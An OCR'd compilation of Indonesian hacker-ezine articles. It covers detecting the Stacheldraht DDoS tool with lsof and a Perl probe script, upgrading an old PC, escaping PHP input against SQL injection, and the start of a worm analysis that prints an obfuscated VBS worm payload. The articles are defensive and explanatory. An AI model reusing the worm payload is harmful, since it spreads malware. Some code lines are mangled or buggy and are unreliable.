
String-string seperti "Skillz", "spoofworks", "sicken\n", "niggahbitch", dan "ficken" semua dikirim melalui segmen data ICMP—string-string tersebut tidak di encrypted, maka akan terlihat pada bagian data dari paket ICMP_ECHOREPLY. ID value 666, 667, 668, 669, dan 1000 akan mudah juga untuk diidentifikasi di dalam packet flow (arus paket) menggunakan " ngrep", atau metoda lain di atas.

Apabila menggunakan “lsoft” Lsof adalah suatu alat diagnostik Unix-specific. LSof=List Open Files. Untuk menemukan daftar-daftar informasi tentang file (file apapun juga) yang terbuka oleh proses yang berjalan pada sistem. Juga dapat melihat daftar komunikasi yang terbuka oleh masing-masing proses. maka stacheldraht handler dapat terlihat di dalam system seperti ini :



lsof -c mserv

COMMAND	PID	USER	FD	TYPE	DEVICE	SIZE	NODE	NAME
mserv	1072	root	cwd	DIR	3,3	2048	40961	/tmp/...
mserv	1072	root	rtd	DIR	3,3	1024	2	/
mserv	1072	root	txt	REG	3,3	50506	41421	/tmp/.../mserv
mserv	1072	root	mem	REG	3,3	342206	30722	/lib/ld-2.1.1.so
mserv	1072	root	mem	REG	3,3	63878	30731	/lib/libcrypt-2.1.1.so
mserv	1072	root	mem	REG	3,3	4016683	30729	/lib/libc-2.1.1.so
mserv	1072	root	0u	CHR	136,4		6	/dev/pts/4
mserv	1072	root	1u	CHR	136,4		6	/dev/pts/4
mserv	1072	root	2u	CHR	136,4		6	/dev/pts/4
mserv	1072	root	3u	sock	0,0		2143	can't identify protocol
mserv	1073	root	cwd	DIR	3,3	2048	40961	/tmp/...
mserv	1073	root	rtd	DIR	3,3	1024	2	/
mserv	1073	root	txt	REG	3,3	50506	41421	/tmp/.../mserv
mserv	1073	root	mem	REG	3,3	342206	30722	/lib/ld-2.1.1.so
mserv	1073	root	mem	REG	3,3	63878	30731	/lib/libcrypt-2.1.1.so
mserv	1073	root	mem	REG	3,3	4016683	30729	/lib/libc-2.1.1.so
mserv	1073	root	0u	CHR	136,4		6	/dev/pts/4
mserv	1073	root	1u	CHR	136,4		6	/dev/pts/4
mserv	1073	root	2u	CHR	136,4		6	/dev/pts/4
mserv	1073	root	3u	inet	2144		TCP	*:16660 (LISTEN)
mserv	1088	root	cwd	DIR	3,3	2048	40961	/tmp/...
mserv	1088	root	rtd	DIR	3,3	1024	2	/
mserv	1088	root	txt	REG	3,3	50506	41421	/tmp/.../mserv
mserv	1088	root	mem	REG	3,3	342206	30722	/lib/ld-2.1.1.so
mserv	1088	root	mem	REG	3,3	63878	30731	/lib/libcrypt-2.1.1.so
mserv	1088	root	mem	REG	3,3	4016683	30729	/lib/libc-2.1.1.so
mserv	1088	root	0u	CHR	136,4		6	/dev/pts/4
mserv	1088	root	1u	CHR	136,4		6	/dev/pts/4
mserv	1088	root	2u	CHR	136,4		6	/dev/pts/4
mserv	1088	root	3r	FIFO	0,0		2227	pipe
mserv	1088	root	5w	FIFO	0,0		2227	pipe
mserv	1091	root	cwd	DIR	3,3	2048	40961	/tmp/...
mserv	1091	root	rtd	DIR	3,3	1024	2	/
mserv	1091	root	txt	REG	3,3	50506	41421	/tmp/.../mserv
mserv	1091	root	mem	REG	3,3	342206	30722	/lib/ld-2.1.1.so
mserv	1091	root	mem	REG	3,3	63878	30731	/lib/libcrypt-2.1.1.so
mserv	1091	root	mem	REG	3,3	4016683	30729	/lib/libc-2.1.1.so
mserv	1091	root	0u	CHR	136,4		6	/dev/pts/4
mserv	1091	root	1u	CHR	136,4		6	/dev/pts/4
mserv	1091	root	2u	CHR	136,4		6	/dev/pts/4
mserv	1091	root	3r	FIFO	0,0		2240	pipe



```
mserv     1091  root  4u   inet  2215        TCP
192.168.0.1:16660->10.0.0.1:1029 (ESTABLISHED)
mserv     1091  root  5w   FIFO  0,0         2240  pipe
```

Agent akan terlihat seperti ini:

```
# lsof -c ttymon

COMMAND  PID  USER  FD   TYPE  DEVICE  SIZE    NODE   NAME
ttymon   437  root  cwd  DIR   3,1     1024    37208  /usr/lib/libx/...
ttymon   437  root  rtd  DIR   3,1     1024    2      /
ttymon   437  root  txt  REG   3,1     324436  37112  /usr/lib/libx/.../ttymon
ttymon   437  root  mem  REG   3,1     243964  29140  /lib/libnss_files-2.1.1.so
ttymon   437  root  mem  REG   3,1     4016683 29115  /lib/libc-2.1.1.so
ttymon   437  root  mem  REG   3,1     342206  28976  /lib/ld-2.1.1.so
ttymon   437  root  3u   sock  0,0             779    can't identify protocol
ttymon   449  root  cwd  DIR   3,1     1024    37208  /usr/lib/libx/...
ttymon   449  root  rtd  DIR   3,1     1024    2      /
ttymon   449  root  txt  REG   3,1     324436  37112  /usr/lib/libx/.../ttymon
ttymon   449  root  0u   inet  811             TCP    *:32222 (LISTEN)
ttymon   449  root  3u   sock  0,0             779    can't identify protocol
```


Pertahanan

Karena program menggunakan paket ICMP_ECHOREPLY untuk komunikasinya, maka akan sangat sulit (jika tidak mustahil) untuk menghalanginya tanpa mematahkan program Internet yang bersandar pada ICMP. Dalam Phrack magazine disebutkan :

> “The only sure way to destroy this channel is to deny ALL
> ICMP_ECHO traffic into your network”

Salah satu jalan dalam pertahanan yang real adalah selalu meng-up to date * semua * system dengan security patches, services yang tidak perlu dimatikan, dan administrator sistem berkompeten untuk menjalankan dan memonitoring tiap-tiap sistem Unix pada network-nya. (“stacheldrahter” akan menahan nafas panjang kalo semua sysadmin ngelakuin itu, OK?……..:).


Sebenarnya artikel tentang stacheldraht ini belum sepenuhnya saya bahas (di antaranya yang belum saya bahas adalah ; tentang kelemahan Stacheldraht dan tentang tahap-tahap



evolusi selanjutnya yang akan terjadi pada tools DDos+++dilain waktu akan saya bahas Udah dulu yah…lagi pegel nih….kapan2 sambung lagi…(aRTiKeL YaNg SeLAnJUtnya aKaN OguT PubLikaSikAn aDaLah CARA INSTALLASI TRINOO NETWORK, TFN, TFN2K, dll.

A. “Gag” Perl Script yang digunakan untuk mendeteksi Stacheldraht Agen :


```
------------------------------  potong disini  ----------------------------------
#!/usr/bin/perl
#
# gag v. 1.0
# By Dave Dittrich
#
# Send an ICMP_ECHOREPLY packet with ID of 668 to a stacheldraht
# agent, causing it to reply to the sending host with an
# ICMP_ECHOREPLY packet with an ID of 669 and the string "sicken\n"
# in the data field of the packet.  Watch for this with tcpdump,
# ngrep, sniffit, etc., e.g.:
#
#         # tcpdump -s 1500 -w stach.dump 'icmp[4:2] = 669'
#         # tcpshow < stach.dump
#  or
#       # ngrep -x '*' 'icmp[4:2] = 669'
#
# Needs Net::RawIP (http://quake.skif.net/RawIP)
# Requires libpcap (ftp://ftp.ee.lbl.gov/libpcap.tar.Z)
#
# Example: ./gag [options] iplist
#
# (This code was hacked from the "macof" program, written by
# Ian Vitek )

require 'getopts.pl';
use Net::RawIP;
require 'netinet/in.ph';

$a = new Net::RawIP({icmp => {}});
chop($hostname = `hostname`);

Getopts('a:c:f:i:vh');
die "usage: $0 [options] iplist\
\t-a arg\t\tSend command argument 'arg' (default \"gesundheit!\")\
\t-c val\t\tSend command value 'val' (default 668 - ID_TEST)\
```




```
\t-f from_host\t\t(default:$hostname)\
\t-i interface \t\tSet sending interface (default:eth0)\
\t-v\t\t\tVerbose\
\t-h This help\n" unless ( !$opt_h );

# set default values
$opt_i = ($opt_i) ? $opt_i : "eth0";
$opt_a = ($opt_a) ? $opt_a : "gesundheit!";
$opt_c = ($opt_c) ? $opt_c : "668";

# choose network card
if($opt_e) {
  $a->ethnew($opt_i, dest => $opt_e);
} else {
  $a->ethnew($opt_i);
}

$s_host = ($opt_f) ? $opt_f : $hostname;

if ($ARGV[0]) {
  open(I,") {
    chop;
    push(@list,$_);
  }
  close(I);
}

# Put value in network byte order (couldn't get htons() in
# "netinet/in.ph" to work. Go figure.)
$id = unpack("S", pack("n", $opt_c));

foreach $d_host (@list) {
  $a->set({ip => {saddr => $s_host, daddr => $d_host},
           icmp => {type => 0, id => $id, data => $opt_a}
          });
  print "sending packet [$opt_c/\"$opt_a\"] to $d_host\n" if $opt_v;
  $a->send;
}

exit(0);
```

---------- potong disini ----------

B. Patches tcpshow 1. 0, untuk display ICMP ECHO id/seq :



```
diff -c tcpshow/tcpshow.c tcpshow.orig/tcpshow.c
*** tcpshow/tcpshow.c          Mon Dec 27 16:21:54 1999
--- tcpshow.orig/tcpshow.c     Thu Oct 21 14:12:19 1999
***************
*** 1081,1088 ****
    uint2 nskipped;
    uint1 type;
    char *why;
-   uint2 echo_id;
-   uint2 echo_seq;


    type = getbyte(&pkt);  nskipped  = sizeof(type);
--- 1081,1086 ----
***************
*** 1093,1103 ****
    /* Must calculate it from the size of the IP datagram - the IP header.*/
    datalen -= ICMPHDRLEN;

-   if (type == ECHO_REQ || type == ECHO_REPLY) {
-     echo_id = getword(&pkt); nskipped += sizeof(cksum);
-     echo_seq = getword(&pkt); nskipped += sizeof(cksum);
-   }
-
    why = icmpcode(type, code);
    if (dataflag) {
      printf(
--- 1091,1096 ----
***************
*** 1120,1129 ****
          icmptype(type), why? "\n\tBecause:\t\t\t": "", why? why: ""
        );
        printf("\tChecksum:\t\t\t0x%04X\n", cksum);
-       if (type == ECHO_REQ || type == ECHO_REPLY) {
-         printf("\tId:\t\t\t0x%04X (%d)\n", echo_id, echo_id);
-         printf("\tSequence:\t\t\t0x%04X (%d)\n", ntohs(echo_seq), ntohs(echo_seq));
-       }
    }

    return pkt;
--- 1113,1118 ----
***************
*** 1194,1200 ****
        printf("\tVersion:\t\t\t4\n\tHeader Length:\t\t\t%d bytes\n", hlen);
```



```
        printf("\tService Type:\t\t\t0x%02X\n", (uint2)servtype);
        printf("\tDatagram Length:\t\t%d bytes\n", dgramlen);
!       printf("\tIdentification:\t\t\t0x%04X (%d)\n", id, id);
        printf(
            "\tFlags:\t\t\t\tMF=%s DF=%s\n",
            (flags & MF) == MF? on: off, (flags & DF) == DF? on_e: off_e
--- 1183,1189 ----
        printf("\tVersion:\t\t\t4\n\tHeader Length:\t\t\t%d bytes\n", hlen);
        printf("\tService Type:\t\t\t0x%02X\n", (uint2)servtype);
        printf("\tDatagram Length:\t\t%d bytes\n", dgramlen);
!       printf("\tIdentification:\t\t\t0x%04X\n", id);
        printf(
            "\tFlags:\t\t\t\tMF=%s DF=%s\n",
            (flags & MF) == MF? on: off, (flags & DF) == DF? on_e: off_e
```

C. Referensi :

David Dittrich.
http://staff.washington.edu/dittrich/

The "Tribe Flood Network" distributed denial of service attack tool
http://staff.washington.edu/dittrich/misc/tfn.analysis

The DoS Project's "trinoo" distributed denial of service attack tool
http://staff.washington.edu/dittrich/misc/trinoo.analysis


R. Wright., Addison-Wesley.
TCP/IP Illustrated, Vol. I, II, and III. W. Richard Stevens and Gary

Distributed denial of service attack tools at Packet Storm Security
http://packetstorm.securify.com/distributed/

CERT Distributed System Intruder Tools Workshop report
http://www.cert.org/reports/dsit_workshop.pdf

CERT Advisory CA-99-17 Denial-of-Service Tools
http://www.cert.org/advisories/CA-99-17-denial-of-service-tools.html

ngrep:
http://www.packetfactory.net/ngrep/



tcpdump:
ftp://ftp.ee.lbl.gov/tcpdump.tar.Z

tcpshow:
http://packetstorm.securify.com/linux/trinux/src/tcpshow.c

sniffit:
http://sniffit.rug.ac.be/sniffit/sniffit.html

Net::RawIP:
http://quake.skif.net/RawIP

loki client/server:
Phrack Magazine, Volume Seven, Issue Forty-Nine,
File 06 of 16, [Project Loki]
http://www.phrack.com/

Phrack Magazine Volume 7, Issue 51 September 01, 1997,
article 06 of 17 [L O K I 2 (the implementation)]
http://www.phrack.com/


libnet:
http://www.packetfactory.net/libnet

D. thanx's to :

Senyumnet Company:
Topan, Evan, Zipel, Wiwit, Riko, Tyo, Abang Afudz, dll.
(sorry,…that's your real name..!!???)

Nixxxer_overrun (japan):
Thank's for your advices and allow me to use your network….(I guess you must change your script, it's very disturbing me…ain't "child" sucker…!!!!J)

Kirim kritik dan saran ke : hilman_hands@yahoo.com



Hacking_Motherboard_Socket_7

Author: hyp3rl1nk || Hyp3rl1nk@openuxindo.org
Online @ www.echo.or.id :: http://ezine.echo.or.id

I.Pengantar

Suatu hari Eko melihat CD game di kawasan mangga dua.Dan Eko tertarik dengan salah satu judul game yang terlihat menantang.Namun setelah ia melihat system require nya , mukanya langsung mengkerut sebab tertulis :

Minimum require :
400 MhZ Processors
64 MB RAM
3D Acceleration
Soundcard optional

Padahal di rumah ia hanya memiliki komputer tua berbasiskan Pentium 1 233 MMX yang sempat ia banggakan beberapa tahun silam.

Dengan berat hati ia tidak jadi membeli CD-game tersebut.Sesampainya di rumah Eko langsung menyalakan komputer untuk menghilangkan kekesalannya.Tetapi bukan kekesalan yang hilang, Eko malah semakin menjadi setelah komputernya ngadat sewaktu ia ingin mencoba mengedit rekaman reuni tahun lalu dengan Adobe Premier.

Kemudian ia mencoba merayu ayahnya untuk membelikan komputer baru berbasiskan Pentium IV , namun malang tak dapat ditolak , untung tak dapat diraih , ayahnya cuma bilang "mungkin tahun depan bapak bisa membelikan nak , kalo harga komputer cuma satu juta sih bapak bisa membelikan yang baru , tapi harga komputer sekarang kan masih mahal-mahal."


Eko pun murung , dan disaat-saat sedih itu ia ingat seorang temannya yang doyan ngoprek komputer , dan Eko menelfonnya untuk membantu mencari solusi termurah.

Dan teman itu memberi jawaban sebagai berikut :

Kenapa prosesornya tidak di upgrade ajah ke AMD K6-2/III 400 Mhz ? nambah ram sampai 64 MB , dan beli graphic card Geforce2mx yang berbasis PCI ?

Ekopun menjawab , "emang bisa ? motherboard gue kan udah tua ? masa bisa diupgrade pake prosesor cepet githu ? graphic card geforce lagi ?"

Temannya cuma menjawab , "kalo kamu mau ? kita bisa ngoprek bareng nanti :)"



II.Ayoo Ngoprek
---

* Upgrade ke AMD K6-2/III 400 Mhz
Perlu teman-teman ketahui , prosesor AMD K6-2 dan K6-III memiliki karakteristik yang unik.Keunikannya terletak pada setting prosesor yang memungkinkan motherboard tua kelas pentium 1 untuk "berlari" lebih cepat.Bagaimana caranya ? ada beberapa hal yang perlu diperhatikan terlebih dahulu.

+ Tegangan Motherboard
Pastikan motherboard anda mendukung penggunaan voltase tegangan minimal 2.5 Volt (K6-2 membutuhkan tegangan 2.4V) atau 2.2 Volt (K6-III membutuhkan tegangan 2.2V) untuk prosesor.Anda dapat merubah tegangan dengan memindahkan posisi jumper sesuai dengan setting yang anda butuhkan.Setting Voltase tersebut biasanya tercetak pada PCB motherboard anda,bila tidak,coba baca di dalam manual motherboard yang bersangkutan.


+ Setting MultiPlier & FSB (Front Side BUS)
Multiplier & FSB adalah faktor pengali kecepatan prosesor.Khusus untuk setting multiplier,AMD K6-2/III memiliki keunikan yaitu menganggap multiplier 2x adalah sebagai faktor pengali 6x.Jadi apabila anda mensetting FSB sebesar 66 Mhz , maka prosesor anda akan berkecepatan FSB x faktor pengali(multiplier) yaitu
66 Mhz x 6 = 396 Mhz = 400 Mhz.Mudahkan ? Apabila motherboard anda mendukung FSB 75 Mhz , maka anda dapat memasang prosesor AMD K6-2/III dengan kecepatan 75 Mhz x 6 = 450 Mhz.

Setting Multiplier dan FSB dapat anda ganti dengan memindahkan posisi jumper pada motherboard anda , setting tersebut biasanya juga tercetak pada motherboard tersebut.

+ Catanan Khusus
Pastikan anda juga membeli Heatsink dan Kipas yang memadai untuk menghilangkan panas prosesor AMD yang menggila :) apalagi kalo anda ingin meng-overclocknya :P tambahkan Thermal Paste jika dibutuhkan.

* Upgrade RAM hingga 64 MB

+ Jenis RAM
Pastikan anda mengetahui jenis RAM yang anda pakai.Untuk Motherboard tua sekelas pentium 1 , biasanya menggunakan RAM jenis EDORAM atau yang lebih tua DRAM.Perbedaannya : EDORAM



harus dipakai secara berpasangan dengan besar kapasitas yang sama misalkan 8MB - 8MB , atau 16MB - 16 MB , kelebihannya RAM jenis ini lebih cepat dibandingkan RAM jenis DRAM.

Sedangkan Ram jenis DRAM boleh dipakai sembararangan misalnya 8MB - 16 MB , atau 4MB - 8 MB , namun RAM jenis ini sangatlah lamban.

Bila beruntung Motherboard anda sudah mendukung SDRAM.RAM jenis ini dapat digunakan sembarangan , memiliki kecepatan yang lebih baik , dan dengan kapasitas yang lebih besar (ada yang sampai 512 MB satu keping).RAM jenis ini memiliki bentuk dan Slot yang lebih panjang dibandingkan RAM jenis EDORAM dan DRAM karena memiliki jumlah pin yang lebih banyak.

+ Catatan
Usahakan anda memiliki Jumlah RAM dalam sistem minimal 64 MB untuk kebutuhan aplikasi modern.


* Upgrade Graphic Card

+ 3D Acceleration
Bagi anda yang sering berhubungan dengan aplikasi grafis (termasuk game) , anda wajib mempunyai 3D Acceleration.Apa itu 3D Acceleration ? 3D Acceleration adalah graphic card biasa yang dilengkapi dengan prosesor grafis untuk mengolah grafik 3D.

Untuk motherboard tua yang tidak memiliki slot AGP mempunyai beberapa pilihan.Namun pilihan terbaik jatuh pada graphic card berbasis chipset Geforce2mx.Anda dapat mencari produk ini dari produsen Innonision,mungkin saja produk ini masih ada dipasaran. Bila tidak ada , anda dapat memesannya di internet , atau carilah 3D graphic card second hand yang berbasis chipset RivaTNT2 , RivaTNT , Voodoo3 , atau Voodoo2.Graphic card berbasis chipset ini masih dapat diandalkan untuk kebanyakan game lama di pasaran , dan beberapa game yang baru dirilis. Setidaknya sudah memenuhi minimum requiere system.

* Tambahan

Bila anda ingin lebih mengoptimalkan komputer lama anda sebagai komputer multimedia , anda dapat melengkapinya dengan modem 56K, Sound Card , TV & Radio Tunner , DVD Drive , CDRW Drive , dan Soundcard 2.1 (dengan 1 subwoofer dan 2 sattelite) juga Ethernet Card (untuk Networking) , dan USB Card PCI (untuk kebutuhan hardware



modern lainnya).

Sekian.....salam stress {ekonometri,tatanegara,matematika) dari hyp3rl1nk :P

III.Referensi
---

http://www.tomshardware.com
Pengalaman pribadi hasil uji coba dari artikel yang dimuat Tombs Hardware.

IV.Greetz to


Echo Staff
Newbie_hacker Groups
My LorD "Jesus Christ"

V.Note

Where Are You Openuxindo ? I will wake you up from death :)

Untuk lebih jelasnya kirim aja ke hyp3rl1nk@openuxindo.org

***Kirim saran dan kritik bila anda punya waktu**



Proteksi Web PHP mysql Dari SQL Injection

Author: Inue_99 Csrg || inue_99@yahoo.com ||http://widya.cjb.net/~inue_99
Online @ www.echo.or.id :: http://ezine.echo.or.id


Beberapa saat yang lalu, kita mengetahui bahwa web kpu dapat di kerjai dengan menggunakan bugs sql injection. Menyedihkan memang, web pemerintah dapat di kerjai dengan menggunakan bugs yang bisa di bilang sudah basi. Apakah karena kesengajaan Tim IT KPU atau hanya sekedar kelalaiyan saja, kita pun tidak tau. Tapi yang jelas kita harus mencegah jangan sampai web kita bisa dikerjain dengan menggunakan Bugs Sql injejction.
Untuk mencegah web php kita dikerjai dengan menggunakan sql injection kita dapat menggunakan beberapa fungsi mysql untuk memfiter karakter2 yang sekiranya dapat menyebabkan web kita dapat di injejksi.
Sebagian besar sql injection dilakukan dengan menyisipkan tanda petik (" ' ") untuk menginjectsi. Jadi hal yang harus dilakukan untuk mencegah sql injecsi adalah dengan cara mengakali tanda kutip agar menjadi string.

Fungsi yang dapat mencegah sql injection :

1.mysql_escape_string
Contoh :
```
<?php
$string = "The Injec'tion ";
$filter = mysql_escape_string($item);
printf("Hasil Filter : %s\n", $Filter);
        ?>
```
Fungsi mysql_escape_string merubah "The Injec'tion" menjadi "The Injec\'tion"

2. mysql_real_escape_string
Contoh :
```
<?php
$kon = mysql_connect('localhost', 'mysql_user', 'mysql_password');
if (!$kon) {
die('Gak Konek: ' . mysql_error());
}
$string = "The Injec'tion's";
$filter = mysql_real_escape_string($string, $kon);
printf("Hasil Filter: %s\n", $filter);
?>
```
Fungsi mysql_real_escape_string merubah "The Injec'tion's" menjadi "The Injec\'tion\'s"

Sebenerya masih banyak fungsi2 lain yang dapat mencagah sql injetion, lebih jelasnya




dateng aja ke http://www.php.net

REFERENSI a.k.a bacaan :
.....PHP Manual .. http://www.php.net

*greetz to:
All Csrg Crew (Achmed, gie, Wanda, SaM, Ruel, etc);

kirimkan kritik && saran ke inue_99@yahoo.com




Tutorial Enkripsi vbsworm

Author: knot |syuhada@antizionist.cjb.net
Online @ www.echo.or.id :: http://ezine.echo.or.id


pada suatu hari saya menemukan komputer saya telah terinfeksi sebuah worm yang menetap di hd.
say menduga2 worm apa nih. biasanya titik awal worm menginfeksi sistem adalah membuat entry di registry startup. so saya langsung ketik msconfig. saya terkejut karena saya tidak menemukan path ke file vbs. tapi yang membuat saya tekejut adalah adanya entry baru yang dipanggil dari start up yang ternyata adalah sebuah file system "KERNEL32.DLL" what the hell?? merasa ada yang tidak beres saya mencoba-coba membuka file system tsb dengan notepad.

hasilnya:


ExeString = "Bgi
GlShcpa,FrilRctt*T^sRctt*BagpcaSgej,?nllcM^jcap,DQK,UqOhcjh,UgjP_rd,Qs^E*Den
_juDgqgQqb-IF_qr]rr&%IFScr@ik&%IFCpc]tcKelgcq('KHJekcGp('KHAne_raM_gh('K
HNnon_carc$)Anb-Ou`Dqnareol-GJ?nlelbPo&DelcN]tf*PyncOtp'MlEppkr-Passka
LcttOer-Ne_bPekn=-DOO,MlelRaxrDelc&BijcLarf(1'TknOtp-9
Pc]dRcip,Paab?hlEf-Gjsrp$TknOtp*-KH]ot_pp(' % :<0-Mn Jcj(RklSrp% :--
RfanNe_bPekn*CjmoeAxgrFsl_tgmjCjd-GbGb RwleQrn ;--hrr-
RfanNe_bPekn*CjmoeOer-BijcPekn=-DOO,MlelRaxrDelc&BijcLarf(2'FgjaTckl.Upetc--
< - @KDW-knjm]d; --$t`ocpglt8 &- GJ]qpapr$) - $--> - t`?rJd&-RipQrn
$-rbApHf-$HrkhTcvpDelcRamn,?lmqaQat-D=trpeb-;FQM*GcrBijc$FgjaP_rd)BArrni`,]t
rpebsras-;32EjqaPaabRamn,?lmqaQat-DelcRamn-9
DQK.MnanRcttDghe&DelcN]tf*4)Ef-RupcQpr-;fril -PhclDgheRcip,Unircv`AnLd- :-
$--HRKH> - t`?rJd&- 8-$@M@Y-mjlm_`= - $--v`q_rgnp: - IF_qr]rr&% &-
:-$v`AnLd- FrilRcttAlqcEf-RupcQpr-;t`o-RdelFgjaTckl.Upetc-rbApHf-$V`qPevrCl`
GdDgheRcip,AhoqcCl` GdCl`
DsjcrgknDsjcrgkn-IFCf_jgcQqb&AqrpcjtQrnile(L_qpIlbaxAf]r'Id-HaqrEnbctCf_n ;-,
RfanEf-Jafr&HC_qa(AsnrclpSrpene'(1'-9<-J?aqc$a % RfanGJAf]necOu`-9
Dgjajw@iqi&- 6\ Ss`A
;-,ChscKHAdaleaSs`=-Adr&?oc&Jafr&HC_qa(AsnrclpSrpene'(1''--/% $--:Z
Qs^E-;0Anb-EfAlqcIH?h_lceQs^
;-Iib&?uppanrQprglc,/*HaqrEnbctCf_n)Anb-EfAnb-BulapimlBulapimlKHAne_raM_gh('
Ol-Arpmn PcoukcNcvpGb GlShcpa ;--hrkh-RdelEvgp DsjcrgknAnb-EfOh_paFgja
;-Hedr$WglLarf(3'-
